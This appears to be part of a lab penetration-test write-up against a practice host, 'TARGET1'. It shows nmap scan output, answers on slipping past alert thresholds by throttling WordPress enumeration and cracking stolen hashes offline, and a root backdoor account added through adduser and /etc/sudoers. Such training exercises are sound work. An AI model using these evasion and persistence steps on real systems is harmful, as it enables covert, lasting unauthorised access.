PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_  256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Raven Security
111/tcp open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          47243/tcp   status
|   100024  1          47360/tcp6  status
|   100024  1          58558/udp6  status
|_  100024  1          59799/udp   status
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.2.14-Debian (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -3h20m00s, deviation: 5h46m24s, median: 0s
|_nbstat: NetBIOS name: TARGET1, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
```

## Stealth Exploitation of Enumerating WordPress

**Monitoring Overview**

- ➢ **Which alerts detect this exploit?**
  - WHEN count() GROUPED OVER top 5 ‘http.request.status_code’ is ABOVE 400 FOR THE LAST 5 minutes
- ➢ **Which metrics do they measure?**
  - http.request.status_code
- ➢ **Which thresholds do they fire at?**
  - Over 400 http responses over a five minute period

**Mitigating Detection**

- ➢ **How can you execute the same exploit without triggering the alert?**
  - Implement a pause for 1 minute after every 100 http requests
- ➢ **Are there alternative exploits that may perform better?**
  - wp scan is the best performing exploit to use against wordpress

# Stealth Exploitation of Weak Passwords

**Monitoring Overview**

➢ **Which alerts detect this exploit?**

- WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes

➢ **Which metrics do they measure?**

- system.process.cpu.total.pct

➢ **Which thresholds do they fire at?**

- Above 0.5 per 5 minutes

**Mitigating Detection**

➢ **How can you execute the same exploit without triggering the alert?**

-Put michaels and stevens hash into wp-hashes.txt file and use sftp to download it to local machine and use john the ripper offline.

➢ **Are there alternative exploits that may perform better?**


No, Downloading the hash to local machine and running  john the ripper on the local machine (offline) is the best way to brute force weak passwords.

## Maintaining Access


# Maintaining Access

**Create Backdoor**

- ➢ **What type of backdoor did you use?**
  - Created a user “admin” with root privileges
- ➢ **How did you drop the backdoor?**
  - Once we got root access we used adduser command and added the user to the sudoers file with root privileges.
- ➢ **How did you reconnect to it?**
  - ssh admin@192.168.1.110
    > admin
- ➢ We now have a backdoor with root access.



```
root@target1:~# adduser admin
Adding user `admin' ...
Adding new group `admin' (1003) ...
Adding new user `admin' (1003) with group `admin' ...
Creating home directory `/home/admin' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for admin
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n]
```



```
  GNU nano 2.2.6                  File: /etc/sudoers

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
admin   ALL=(ALL:ALL) ALL
# Allow members of group sudo to execute any command
%sudo   ALL=(ALL) NOPASSWD:ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d

steven ALL=(ALL) NOPASSWD: /usr/bin/python
```

# The End